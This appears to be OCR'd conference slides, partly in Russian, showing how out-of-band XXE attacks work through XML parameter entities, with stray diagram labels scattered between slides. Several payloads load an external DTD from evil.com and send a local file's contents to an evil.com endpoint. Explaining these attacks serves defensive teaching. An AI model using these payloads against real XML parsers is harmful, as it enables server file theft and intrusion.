
# XML: параметризованные сущности

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE JokerConf [
  <!ENTITY % queryEntity SYSTEM
             "https://evil.com/xxe_endpoint">
  %queryEntity;
]>
<JokerConf>
</JokerConf>
```


/externalDTD
evil.com
/xxe_endpoint
XML parser
XML


# Malicious XML

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE r [
  <!ELEMENT r ANY>
  <!ENTITY % extDTD SYSTEM "https://evil.com/externalDTD" >
  %extDTD;
  %param;
  %query;
]>
```


/externalDTD
evil.com
/xxe_endpoint
XML parser
XML

# /externalDTD

```
<!ENTITY % file SYSTEM "file:///path/to/file">
<!ENTITY % param
         "<!ENTITY &#x25; query SYSTEM
            'https://evil.com/xxe_endpoint?data=%file;'>">
```


/externalDTD
evil.com
/xxe_endpoint
XML parser
XML

# Malicious XML


```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE r [
  <!ELEMENT r ANY>
  <!ENTITY % extDTD SYSTEM "https://evil.com/externalDTD" >
  %extDTD;
  %param;
  %query;
]>
```


# Malicious XML

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE r [
  <!ELEMENT r ANY>
  <!ENTITY % extDTD SYSTEM "https://evil.com/externalDTD" >
  <!ENTITY % file SYSTEM "file:///path/to/file">
  <!ENTITY % param
    "<!ENTITY &#x25; query SYSTEM
             'https://evil.com/xxe_endpoint?data=%file;'>">
  %param;
  %query;
]>
```

# Malicious XML


```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE r [
  <!ELEMENT r ANY>
  <!ENTITY % extDTD SYSTEM "https://evil.com/externalDTD" >
  <!ENTITY % file SYSTEM "file:///path/to/file">
  <!ENTITY % param
    "<!ENTITY &#x25; query SYSTEM
              'https://evil.com/xxe_endpoint?data=%file;'>">
  <!ENTITY % query SYSTEM
            'https://evil.com/xxe_endpoint?data=%file;'>
  %query;
]>
```

